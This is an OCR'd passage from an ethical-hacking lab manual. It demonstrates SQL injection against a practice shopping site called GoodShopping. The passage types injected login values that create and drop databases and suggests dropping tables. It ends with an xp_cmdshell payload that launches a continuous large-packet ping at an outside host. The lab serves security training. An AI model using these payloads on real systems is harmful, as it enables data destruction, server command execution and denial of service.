

GoodShopping
www.goodshopping.com/index
90%
★ Favorites
Logout
GOOD SHOPPING
HOME
PRODUCT
CATALOG
BLOG
CONTACT US
Items 2
$ 1650.00
Your Cart

Figure 1.1.10: Log in successful

20. Switch back to the victim machine (**Windows Server 2019** virtual machine).

21. In the **Microsoft SQL Server Management Studio** window, right-click **dbo.Login**, and click **Select Top 1000 Rows** from the context menu.

22. You will observe that a new user entry has been added to the website's login database file with the **username** and **password** as **john** and **apple123**, respectively. Note down the available databases.


SQLQuery2.sql - SERVER2019\SQLEXPRESS.GoodShopping (SER...
Quick Launch (Ctrl+Q)
File
Edit
View
Query
Project
Tools
Window
Help
New Query
GoodShopping
Execute
Object Explorer
Connect
SERVER2019\SQLEXPRESS (SQL Serv
Databases
System Databases
Database Snapshots
DWConfiguration
DWDiagnostics
DWQueue
GoodShopping
Database Diagrams
Tables
System Tables
FileTables
External Tables
Graph Tables
dbo.Login
Views
External Resources
Synonyms
SQLQuery2.sql - SE...Administrator (64))
100 %
Results
Messages
ESS (14.0...
SERVER2019\Administrat...
GoodShopping
00:00:00
2 rows

```
/****** Script for SelectTopNRows command from SSMS
SELECT TOP (1000) [loginid]
      ,[username]
      ,[password]
  FROM [GoodShopping].[dbo].[Login]
```

	loginid	username	password
1	1	smith	smith123
2	5	john	apple123

Figure 1.1.11: Table containing the created username and password


23. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.

TASK 1.3

Create and Delete Database

24. Click **LOGIN** on the menu bar and type the query **blah';create database mydatabase; --** in the **Username** field (as your login name) and leave the password field empty. Click the **Log in** button.

25. In the above query, **mydatabase** is the name of the database.


GoodShopping
www.goodshopping.com/login.as
90%
Favorites
GOOD SHOPPING
HOME
PRODUCT
CONTACT US
LOGIN
Password
Forgotten Password?
Remember me
Log in
Sign up

blah';create database mydatabase

Figure 1.1.12: Creating a database

26. If no error message (or any message) displays on the webpage, it means that the site is vulnerable to SQL injection and a database with the name **mydatabase** has been created on the database server.

27. Switch back to the **Windows Server 2019** virtual machine.

28. In the **Microsoft SQL Server Management Studio** window, un-expand the **Databases** node and click the **Refresh** (↻) icon.

29. Expand the **Databases** node. A new database has been created with the name **mydatabase**, as shown in the screenshot.




Microsoft SQL Server Management Studio (...
Quick Launch (Ctrl
File Edit View Project Tools Window Help
New Query
Execute
Object Explorer
Connect
SERVER2019\SQLEXPRESS (SQL Server 14.0.1000 - SERVER2019\
Databases
System Databases
Database Snapshots
DWConfiguration
DWDiagnostics
DWQueue
GoodShopping
LGCMCScanResults12
LNSSScanResults12
moviescope
mydatabase
Security
Server Objects

Figure 1.1.13: Database created successfully

30. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.

31. Click **LOGIN** on the menu bar and type the query **blah'; DROP DATABASE mydatabase; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

Note: In the above query, you are deleting the database that you created in **Step 24** (**mydatabase**). In the same way, you could also delete a table from the victim website database by typing **blah'; DROP TABLE table_name; --** in the **Username** field.


GoodShopping
www.goodshopping.com/#
GOOD SHOPPING
HOME
PRODUCT
CONTACT US
Password
Forgotten Password?
Remember me
Log in
Sign up

blah'; DROP DATABASE myda

Figure 1.1.14: Deleting a database

32. To see whether the query has successfully executed, switch back to the victim machine (**Windows Server 2019**); and in the **Microsoft SQL Server Management Studio** window, click the **Refresh** ( ) icon.

33. Expand **Databases** node in the left pane; you will observe that the database called **mydatabase** has been deleted from the list of available databases, as shown in the screenshot.



Microsoft SQL Server Management Studio (Admi...
Quick Launch
File
Edit
View
Project
Tools
Window
Help
New Query
Execute
Object Explorer
Connect
SERVER2019\SQLEXPRESS (SQL Server 14.0.1000 - SERVER2019
Databases
System Databases
Database Snapshots
DWConfiguration
DWDiagnostics
DWQueue
GoodShopping
LGCMCScanResults12
LNSSScanResults12
moviescope
Security
Server Objects
Replication

Figure 1.1.15: Database deleted successfully

Note: In this case, we are deleting the same database that we created previously. However, in real-life attacks, if an attacker can determine the available database name and tables in the victim website, they can delete the database or tables by executing SQL injection queries.

34. Close the **Microsoft SQL Server Management Studio** window.


35. Switch back to the **Windows 10** virtual machine and the browser where the **GoodShopping** website is open.

TASK 1.4

Perform Ping Operation Using SQL Injection Query

36. Click **LOGIN** on the menu bar and type the query **blah';exec master..xp_cmdshell 'ping www.certifiedhacker.com -l 65000 -t'; --** in the **Username** field; leave the **Password** field empty and click **Log in**.

